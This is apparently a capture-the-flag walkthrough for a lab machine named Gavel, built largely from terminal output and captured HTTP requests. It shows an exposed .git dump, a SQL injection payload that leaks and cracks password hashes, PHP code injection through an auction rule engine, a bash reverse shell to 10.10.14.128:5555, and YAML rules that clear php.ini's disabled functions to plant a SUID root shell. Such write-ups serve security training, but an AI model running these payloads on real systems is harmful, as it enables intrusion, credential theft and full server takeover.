

Gavel

```
(blackbin@192)-[~/Desktop]
$ nmap -p- -sV -Pn 10.10.11.97
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-30 10:36 EST
Nmap scan report for gavel.htb (10.10.11.97)
Host is up (0.042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.52
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.37 seconds
```

```
(blackbin@192)-[~/Desktop]
$ gobuster dir -u http://gavel.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 30 -x php,zip,rar --ne
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://gavel.htb/
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,zip,rar
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php (Status: 200) [Size: 14030]
/login.php (Status: 200) [Size: 4281]
/register.php (Status: 200) [Size: 4485]
/admin.php (Status: 302) [Size: 0] [--> index.php]
/assets (Status: 301) [Size: 307] [--> http://gavel.htb/assets/]
/rules (Status: 301) [Size: 306] [--> http://gavel.htb/rules/]
/includes (Status: 301) [Size: 309] [--> http://gavel.htb/includes/]
/logout.php (Status: 302) [Size: 0] [--> index.php]
/inventory.php (Status: 302) [Size: 0] [--> index.php]
```

Not Secure http://gavel.htb

pli Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Welcome to Gavel

The only auction house foolish enough to rise from its own ashes. Twice.

We don't talk about Gavel 1.0. Ever. (It ended in fire, lawsuits, and one mysteriously vanishing moon.)

After the Great Goblin Uprising of '22, one lone, sleep-deprived developer (Hil) forged a new system wrapped in more wards, scripts, and sanity checks than a necromancer's tax return.

Now our auctioneers wield an arcane Rule Engine so over-engineered it occasionally gains sentience and denies bids for "being too chaotic." Every item is verified. Every bid scrutinized. Every loophole patched, re-opened, and patched again with duct tape and mild hexes.

DotGit

Total found: 1 Max shown: 100

<http://gavel.htb>

Index of /.git

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
📁 Parent Directory		-	
📄 COMMIT_EDITMSG	2025-10-03 18:38	3	
📄 HEAD	2025-09-20 13:11	23	
📁 branches/	2025-09-20 13:11	-	
📄 config	2025-09-20 13:12	136	
📄 description	2025-09-20 13:11	73	
📁 hooks/	2025-09-20 13:11	-	
📄 index	2025-10-03 18:38	219K	
📁 info/	2025-09-20 13:11	-	
📁 logs/	2025-09-20 13:12	-	
📁 objects/	2025-10-03 18:38	-	
📁 refs/	2025-09-20 13:11	-	

Apache/2.4.52 (Ubuntu) Server at gavel.htb Port 80

```
(blackbin@192)-[~/Downloads/GitTools/Dumper]
$ ./gitdumper.sh http://gavel.htb/.git/ ../Extractor/source_gavel
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[*] Destination folder does not exist
[+] Creating ../Extractor/source_gavel/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
```

```
(blackbin@192)-[~/Downloads/GitTools/Extractor]
$ ./extractor.sh source_gavel ./source-gavel
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: ff27a161f2dd87a0c597ba5638e3457ac167c416
[+] Found file: /home/blackbin/Downloads/GitTools/Extractor/./source-gavel/0-ff27a161f2dd87a0c597ba5638e3457ac167c416/admin.php
[+] Found folder: /home/blackbin/Downloads/GitTools/Extractor/./source-gavel/0-ff27a161f2dd87a0c597ba5638e3457ac167c416/assets
[+] Found folder: /home/blackbin/Downloads/GitTools/Extractor/./source-gavel/0-ff27a161f2dd87a0c597ba5638e3457ac167c416/assets/css
```

```
inventory.php X
0-ff27a161f2dd87a0c597ba5638e3457ac167c416 > inventory.php > ...
1 <?php
2 require_once __DIR__ . '/includes/config.php';
3 require_once __DIR__ . '/includes/db.php';
4 require_once __DIR__ . '/includes/session.php';
5
6 if (!isset($_SESSION['user'])) {
7     header(header: 'Location: index.php');
8     exit;
9 }
10
11 $sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
12 $userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
13 $col = "" . str_replace(search: "", replace: "", subject: $sortItem) . "";
14 $itemMap = [];
15 $itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
16 try {
17     if ($sortItem === 'quantity') {
18         $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
19         $stmt->execute([$userId]);
20     } else {
21         $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
22         $stmt->execute([$userId]);
23     }
24     $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
25 } catch (Exception $e) {
26     $results = [];
27 }
```

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 POST /inventory.php HTTP/1.1 2 Host: gavel.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 106 9 Origin: http://gavel.htb 10 Connection: keep-alive 11 Referer: http://gavel.htb/inventory.php 12 Cookie: gavel_session=bbied156r18r58is22aqjb2t 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 user_id= x'+from+(select+group_concat(username,0x3a,password)+as+'%27x'+from+users) +a%3b--%2b-\$sort=?;--+--</pre>			<pre>84 <div class="row"> 85 <div class="col-md-4"> 86 <div class="card shadow mb-4"> 87 <div class="card-body"> 88 89 <hr> 90 <h5 class="card-title"> auctioneer:\$2y\$10\$MnkDhV6g16FjW/LAQRpLiuQXN4MvkdmuILnOpLQlC 2S09SgH5RTfs,benkyou:\$2y\$10\$RLGktDZgnsqgKEoDFjXX0mnvvcxQZj N.GCC/dIo6HUJ9i80RAu,test:\$2y\$10\$6/YkwPSx0suwdHymopELTeV1 zfCqZzba/PRYpP6gKbvon/BRLAz2,vidu:\$2y\$10\$XN7icWNLxzlDS3ac xhcYeQXss7010iDA9SycJqDiUkBeYchr63fS,test123:\$2y\$10\$tnXYM8A 6aTEfgtvpd7VSfOxyD0ULZcybvcCiDGGKztGdmLc7DfFJWe,mandi:\$2y\$10 \$jb7hTlAey84y6hCpQmsYNuyfn0lnAC/WhlRvbBY1LcQY6rECMjEk6,test 1:\$2y\$10\$eroAIIiCRJMLJl7.4hsnJu2nSWIickjw0ZmzV/tAuyJGyyRG6i C4a,xeu:\$2y\$10\$10Jld7BEXD4iyAkPcUuVaOwdOtLLBakNtTshwVklNl0ti .g5rVn.i,adios:\$2y\$10\$7aVtlJmChjPJ8PKiIWLe.uF4HcBVLHvMjL. ggkNdsdchoa1Mu3CC </h5> </div> </div> </div> </div></pre>			

[Novel SQL Injection Technique in PDO Prepared Statements](#)


```
(blackbin@192)-[~/Desktop]
$ cat auctioneer.hash
$2y$10$MNkDHV6g16FjW/LAQRpLiuQXN4MVkdMuILn0pLQLC2So9SgH5RTfs

(blackbin@192)-[~/Desktop]
$ hashcat --identify auctioneer.hash
The following 6 hash-modes match the structure of your input hash:
```


#	Name	Category
25600	bcrypt(md5(\$pass))	Generic KDF
25800	bcrypt(sha1(\$pass))	Generic KDF
30600	bcrypt(sha256(\$pass))	Generic KDF
28400	bcrypt(sha512(\$pass))	Generic KDF
3200	bcrypt \$2*\$, Blowfish (Unix)	Operating System
33800	WBB4 (Wolflab Burning Board) [bcrypt(bcrypt(\$pass))]	Forums, CMS, E-Commerce

hashcat -m 3200 auctioneer.hash /usr/share/wordlists/rockyou.txt

```
$2y$10$MNkDHV6g16FjW/LAQRpLiuQXN4MVkdMuILn0pLQLC2So9SgH5RTfs:midnight1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$MNkDHV6g16FjW/LAQRpLiuQXN4MVkdMuILn0pLQLC2So...H5RTfs
Time.Started.....: Wed Dec 3 10:48:53 2025 (2 mins, 27 secs)
Time.Estimated...: Wed Dec 3 10:51:20 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 21 H/s (3.94ms) @ Accel:2 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3044/14344385 (0.02%)
Rejected.....: 0/3044 (0.00%)
Restore.Point....: 3040/14344385 (0.02%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: qwertyui -> 1loveyou
Hardware.Mon.#01.: Util: 96%
```

➤ auctioneer:midnight1



```
inventory.php bidding.php X
0-ff27a161f2dd87a0c597ba5638e3457ac167c416 > bidding.php > html > body#page-top > scri
21 <html lang="en">
30 <body id="page-top">
103 <script>
104     document.querySelectorAll('.timer').forEach(timer => {
105         const end = parseInt(timer.dataset.end);
106         const pTag = timer.closest('p');
107         const interval = setInterval(() => {
108             const now = Math.floor(Date.now() / 1000);
109             const remaining = end - now;
110             if (remaining <= 0) {
111                 clearInterval(interval);
112                 location.reload();
113             } else {
114                 timer.innerText = remaining;
115             }
116         }, 1000);
117     });
118 </script>
```

```
<script>
    document.querySelectorAll('form.bidForm').forEach(form => {
        form.addEventListener('submit', async function (e) {
            e.preventDefault();

            const formData = new FormData(form);
            const statusDiv = form.querySelector('.bidStatus');

            try {
                const response = await fetch('includes/bid_handler.php', {
                    method: 'POST',
                    body: formData
                });

                const result = await response.json();

                if (result.success) {
                    statusDiv.innerHTML = `<div class="alert alert-success">${result.message}</div>`;
                    setTimeout(() => location.reload(), 1000);
                } else {
                    statusDiv.innerHTML = `<div class="alert alert-danger">${result.message}</div>`;
                }
            } catch (err) {
                statusDiv.innerHTML = `<div class="alert alert-danger">Unexpected error</div>`;
            }
        });
    });
</script>
```

```

try {
    if (function_exists(function: 'ruleCheck')) {
        runkit function remove('ruleCheck');
    }
    runkit function add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
    error_log(message: "Rule: " . $rule);
    $allowed = ruleCheck($current_bid, $previous_bid, $bidder);
} catch (Throwable $e) {
    error_log(message: "Rule error: " . $e->getMessage());
    $allowed = false;
}

if (!$allowed) {
    echo json_encode(value: ['success' => false, 'message' => $rule_message]);
    exit;
}

```

Request				Response				
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
1	POST	/admin.php	HTTP/1.1	1	HTTP/1.1	302	Found	
2	Host:	gavel.htb		2	Date:	Thu, 04 Dec 2025 07:53:34 GMT		
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		3	Server:	Apache/2.4.52 (Ubuntu)		
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		4	Expires:	Thu, 19 Nov 1981 08:52:00 GMT		
5	Accept-Language:	en-US,en;q=0.5		5	Cache-Control:	no-store, no-cache, must-revalidate		
6	Accept-Encoding:	gzip, deflate, br		6	Pragma:	no-cache		
7	Content-Type:	application/x-www-form-urlencoded		7	Location:	admin.php		
8	Content-Length:	53		8	Content-Length:	0		
9	Origin:	http://gavel.htb		9	Keep-Alive:	timeout=5, max=100		
10	Connection:	keep-alive		10	Connection:	Keep-Alive		
11	Referer:	http://gavel.htb/admin.php		11	Content-Type:	text/html; charset=UTF-8		
12	Cookie:	gavel_session=6oqjm5mp9mjepbmsh6n6qs5u5r		12				
13	Upgrade-Insecure-Requests:	1		13				
14	Priority:	u=0, i						
15								
16	auction_id=56&rule=system('id');return+true;&message=							

Request				Response				
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
1	POST	/includes/bid_handler.php	HTTP/1.1	1	HTTP/1.1	200	OK	
2	Host:	gavel.htb		2	Date:	Thu, 04 Dec 2025 07:53:45 GMT		
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		3	Server:	Apache/2.4.52 (Ubuntu)		
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		4	Expires:	Thu, 19 Nov 1981 08:52:00 GMT		
5	Accept-Language:	en-US,en;q=0.5		5	Cache-Control:	no-store, no-cache, must-revalidate		
6	Accept-Encoding:	gzip, deflate, br		6	Pragma:	no-cache		
7	Connection:	keep-alive		7	Content-Length:	107		
8	Cookie:	gavel_session=6oqjm5mp9mjepbmsh6n6qs5u5r		8	Keep-Alive:	timeout=5, max=100		
9	Upgrade-Insecure-Requests:	1		9	Connection:	Keep-Alive		
10	Priority:	u=0, i		10	Content-Type:	application/json		
11	Content-Type:	application/x-www-form-urlencoded		11				
12	Content-Length:	32		12	uid=33(www-data)gid=33(www-data)groups=33(www-data)			
13				13	{			
14	auction_id=56&bid_amount=50000				"success":true,			
15					"message":"Bid placed successfully!"			
					}			

Request

```

1 POST /admin.php HTTP/1.1
2 Host: gavel.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 112
9 Origin: http://gavel.htb
10 Connection: keep-alive
11 Referer: http://gavel.htb/admin.php
12 Cookie: gavel_session=6oqjm5mp9mjepbmsh6n6qs5u5r
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 auction_id=60&rule=
  system('bash+-c+"bash+-i+%26+/dev/tcp/10.10.14.128/5555+0>%261"%3b+return+tru
  e%3b&message=

```

Response

```

1 HTTP/1.1 302 Found
2 Date: Thu, 04 Dec 2025 07:56:21 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: admin.php
8 Content-Length: 0
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13

```

```

www-data@gavel:/$ ls /home
ls /home
auctioneer
www-data@gavel:/$ ls /home/auctioneer
ls /home/auctioneer
ls: cannot open directory '/home/auctioneer': Permission denied
www-data@gavel:/$ su auctioneer
su auctioneer
Password: midnight1

auctioneer@gavel:/$ ls
ls
bin boot cdrom dev etc home invoice.txt lib lib32 lib64 libx32 lost+found
media mnt opt proc root run sbin srv sys tmp usr var

```

```

auctioneer@gavel:/$ ls /home/auctioneer
ls //home/auctioneer
user.txt
auctioneer@gavel:/$ cat /home/auctioneer/user.txt
cat /home/auctioneer/user.txt
bf615[REDACTED]3d3
auctioneer@gavel:/$

```

```

auctioneer@gavel:~$ ls -la /opt/gavel/
total 56
drwxr-xr-x 4 root root 4096 Nov  5 12:46 .
drwxr-xr-x 3 root root 4096 Nov  5 12:46 ..
drwxr-xr-x 3 root root 4096 Nov  5 12:46 .config
-rwxr-xr-- 1 root root 35992 Oct  3 19:35 gaveld
-rw-r--r-- 1 root root 364 Sep 20 14:54 sample.yaml
drwxr-x--- 2 root root 4096 Nov  5 12:46 submission
auctioneer@gavel:~$ ls -la /opt/gavel/.config/
total 12
drwxr-xr-x 3 root root 4096 Nov  5 12:46 .
drwxr-xr-x 4 root root 4096 Nov  5 12:46 ..
drwxr-xr-x 2 root root 4096 Nov  5 12:46 php
auctioneer@gavel:~$ ls -la /opt/gavel/.config/php/
total 12
drwxr-xr-x 2 root root 4096 Nov  5 12:46 .
drwxr-xr-x 3 root root 4096 Nov  5 12:46 ..
-rw-r--r-- 1 root root 502 Oct  3 19:35 php.ini

```

```

auctioneer@gavel:~$ cat /opt/gavel/sample.yaml
---
item:
  name: "Dragon's Feathered Hat"
  description: "A flamboyant hat rumored to make dragons jealous."
  image: "https://example.com/dragon_hat.png"
  price: 10000
  rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isn't allowed to buy this item."
  rule: "return ($current_bid >= $previous_bid * 1.2) && ($bidder != 'sado');"
auctioneer@gavel:~$ cat /opt/gavel/.config/php/php.ini
engine=On
display_errors=On
display_startup_errors=On
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=exec,shell_exec,system,passthru,popen,proc_open,proc_close,pcntl_exec,pcntl_fork,dl,ini_set,eval,assert,create_function,preg_replace,unserialize,extract,file_get_contents,fopen,include,require,require_once,include_once,fsockopen,pfsockopen,stream_socket_client
scan_dir=
allow_url_fopen=Off
allow_url_include=Off
auctioneer@gavel:~$

```

```

auctioneer@gavel:/tmp$ cat bypass_ini.yaml
name: bypassini
description: bypass php ini
image: "xeu.png"
price: 1111
rule_msg: "bypassini"
rule: file_put_contents('/opt/gavel/.config/php/php.ini', "engine=On\ndisplay_errors=On\nopen_basedir=\ndisable_functions=\n"); return false;
auctioneer@gavel:/tmp$ ls
bypass_ini.yaml tmux-1001
auctioneer@gavel:/tmp$ /usr/local/bin/gavel-util submit /tmp/bypass_ini.yaml
Item submitted for review

```

```

auctioneer@gavel:/tmp$ cat rootshell.yaml
name: rootshell
description: suid bash
image: "xeu.png"
price: 1111
rule_msg: "rootshell"
rule: system('cp /bin/bash /opt/gavel/rootbash; chmod u+s /opt/gavel/rootbash'); return false;
auctioneer@gavel:/tmp$ /usr/local/bin/gavel-util submit /tmp/rootshell.yaml
Item submitted for review in next auction

```

```

auctioneer@gavel:/tmp$ ls -la /opt/gavel/rootbash
-rwsr-xr-x 1 root root 1396520 Dec  4 08:41 /opt/gavel/rootbash
auctioneer@gavel:/tmp$ /opt/gavel/rootbash -p
rootbash-5.1# id
uid=1001(auctioneer) gid=1002(auctioneer) euid=0(root) groups=1002(auctioneer),1001(gavel-seller)
rootbash-5.1# cat /root/root.txt
47a0[REDACTED]acf99f
rootbash-5.1#

```